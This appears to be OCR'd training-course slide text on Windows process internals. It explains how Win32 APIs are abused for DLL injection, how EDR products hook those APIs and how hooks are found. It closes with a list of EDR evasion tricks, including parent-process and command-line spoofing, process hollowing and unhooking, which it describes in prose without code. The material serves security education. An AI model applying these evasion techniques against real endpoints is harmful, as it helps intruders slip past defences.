


Key Process Terminology
Before continuing, let's clarify some terminology, which will be useful, not only today, but tomorrow as well. An application consists of one or more processes. A process is what we call a program that has been loaded into memory along with all the resources it needs to operate. One or more threads run in the context of the process. A thread is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.

Each process provides the resources needed to execute a program. A process has a virtual address space, executable code, open handles to system objects, a security context, a unique process identifier, environment variables, a priority class, minimum and maximum working set sizes, and at least one thread of execution. Each process is started with a single thread, often called the primary thread, but can create additional threads from any of its threads.

A thread is the entity within a process that can be scheduled for execution. All threads of a process share its virtual address space and system resources. In addition, each thread maintains exception handlers, a scheduling priority, thread local storage, a unique thread identifier, and a set of structures the system will use to save the thread context until it is scheduled. The thread context includes the thread's set of machine registers, the kernel stack, a thread environment block, and a user stack in the address space of the thread's process.

More information is available in Microsoft documentation:
https://docs.microsoft.com/en-us/windows/win32/procthread/processes-and-threads




Introducing the WIN32 API
The Windows operating system exposes APIs in order for applications to interact with the system. The Windows API also forms a bridge from "user land" to "kernel land" with the famous ntdll.dll as the lowest level reachable from userland. The diagram on the slide provides a graphical overview of what that looks like.

When malicious applications want to interact with the system they will, like other applications, rely on the APIs exposed. Some of the more interesting APIs include:

- VirtualAlloc: Used to allocate memory. Note that VirtualAllocEx can be used to allocate memory in the address space of another process.
- VirtualProtect: Change memory permissions. Likewise, VirtualProtecEx can be used to change memory permissions in the address space of another process.
- WriteProcessMemory: Write data to an area of memory.
- CreateRemoteThread: Create a thread in the address space of another process.

This list is obviously not exhaustive and security products will typically "keep an eye" on these APIs!

Full documentation on the Windows API can be found here:
https://docs.microsoft.com/en-us/windows/win32/api/




Introducing the WIN32 API – Example (Ab)use Case
Let's have a look at how these APIs are typically used by applications with malicious intent. We will use process injection as a simple example of a technique. Note that we will zoom in a lot more on process injection during later slides! We will investigate a typical scenario where the VirtualAlloc – WriteProcessMemory – CreateRemoteThread combo is used.

In the diagrams on the slide, we are visualizing the following:

- A process that has multiple threads
- The virtual address space of said process, with a number of DLLs loaded (Ntdll.dll, Advapi32.dll,…)


This is what a regular process looks like (from a very high level) without any win32 injection shenanigans yet. Let's imagine we wanted to execute a malicious payload (evil.dll) in this process. How could we achieve this?




Introducing the WIN32 API – VirtualAlloc
Each process has its own virtual address space. This virtual address space contains all relevant information for the proper functioning of the process, such as the dll mapped in the memory, its base address and the protection.

In normal behavior, external dlls are loaded with the WCX protection (Write Copy eXecute).

Using the windows API, it is possible for a process to influence its own (or another process's) Virtual Address Space. VirtualAlloc(Ex) will create a new empty portion in the specified process. In terms of injection, this new address space will classically have the Read-Write-eXecute protection. Why read-write-execute? Let's find out in the next slide where we will discuss the writeprocessmemory API call!




Introducing the WIN32 API – WriteProcessMemory & CreateRemoteThread
WriteProcessMemory will write an arbitrary value in the freshly created memory block. In a traditional DLL injection example, this would be a malicious DLL (in our example we use "evil.dll"). Next, CreateRemoteThread will create a new thread in the process pointing to an arbitrary place in the process's memory address. In our case, we are pointing to the injected DLL ("evil.dll").



EDR & Windows API Hooking
The way EDRs hook userland APIs is by modifying function definitions (APIs) found in Windows DLLs such as kernel32 and ntdll. These hooks are often created by modifying the first 5 bytes of the API call with a jump instruction to another memory address pointing to the security software. Those jmp instructions will change the program's execution flow—the program will get redirected to the EDRs inspection module, which will evaluate whether the program exhibits any suspicious behavior. It will do so by analyzing the arguments that were passed to the function that the EDR is hooking/monitoring. This redirection is also referred to as a detour/trampoline.

It's worth noting that not all the functions get hijacked by AVs/EDRs. Usually only those functions that are known to be often abused are hooked, e.g., CreateRemoteThread for process injection or NtReadVirtualMemory for LSASS dumping.




Identifying Hooks

Now that we understand how API hooking works, is there any way to identify hooks in place? Yes, there is! There's several open-source projects that can assist with this. One example is the "hook_finder" executable by Mr-Un1k0d3r. The executable checks ntdll.dll for hooks by comparing the default ntdll.dll behavior, which always starts with (4c 8b d1) to the current mapped ntdll.dll in the processes VAS. If the function does not match this default signature, it means that the function is hooked.


The screenshot on the slide shows the output of hook_finder_64.exe, thereby identifying a wide variety of functions that are hooked. We've also added an example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll.

Reference:

https://github.com/Mr-Un1k0d3r/RedTeamCCode



This page intentionally left blank.



Tricking Modern Endpoint Security Products
The rise of EDR tools has given us unprecedented endpoint monitoring capabilities, which is a key focus on process execution analysis. Many of them analyze parent-child relationships and command-line arguments that were used to launch the different processes running on the system. Other tools that implement such detection strategies include the likes of Sysmon.


So how could adversaries remain under the radar? Here's a few commonly used tricks:

1. Parent-child relationships can be trivially spoofed on Windows systems as of Windows Vista
2. Command-line arguments can be spoofed with relative ease
3. Process injection techniques allow execution of malicious code in the context of another process
4. Process hollowing techniques allow stealthier execution of malicious code
5. Processes can be configured to prevent AV / EDR injection
6. AV / EDR hooks can be unhooked

The first two techniques are nicely explained by William Burgess in his talk "Red Teaming in the EDR Age": https://www.youtube.com/watch?v=l8nkXCOYQC4

Process injection and hollowing are described both in the MITRE ATT&CK framework and by a variety of security researchers. An interesting blog post on how process hollowing can be achieved using TikiTorch (a free tool by RastaMouse) and Covenant can be found at https://rastamouse.me/blog/covenant-payloads/.


We will explain these techniques in more depth in the upcoming slides!



Parent-Child Relationship Spoofing (T1134/004)
An interesting, little-known fact is that parent-child relationships in Windows can be easily spoofed. In 2009, security researcher Didier Stevens blogged about the fact that, as of Windows Vista, "CreateProcess" can start a program with an arbitrary parent process! Didier developed a PoC tool called "SelectMyParent", after which it was implemented in a variety of attack tools such as Cobalt Strike.

In a normal situation, the parent process of a new process is the one that created it (via CreateProcess). However, when using STARTUPINFOEX with the right LPPROC_THREAD_ATTRIBUTE_LIST to create a process, you can arbitrarily specify the parent process, provided you have the required rights (i.e., it's your process or you have debug rights).

The original blog post by Didier Stevens can be found at:
https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/



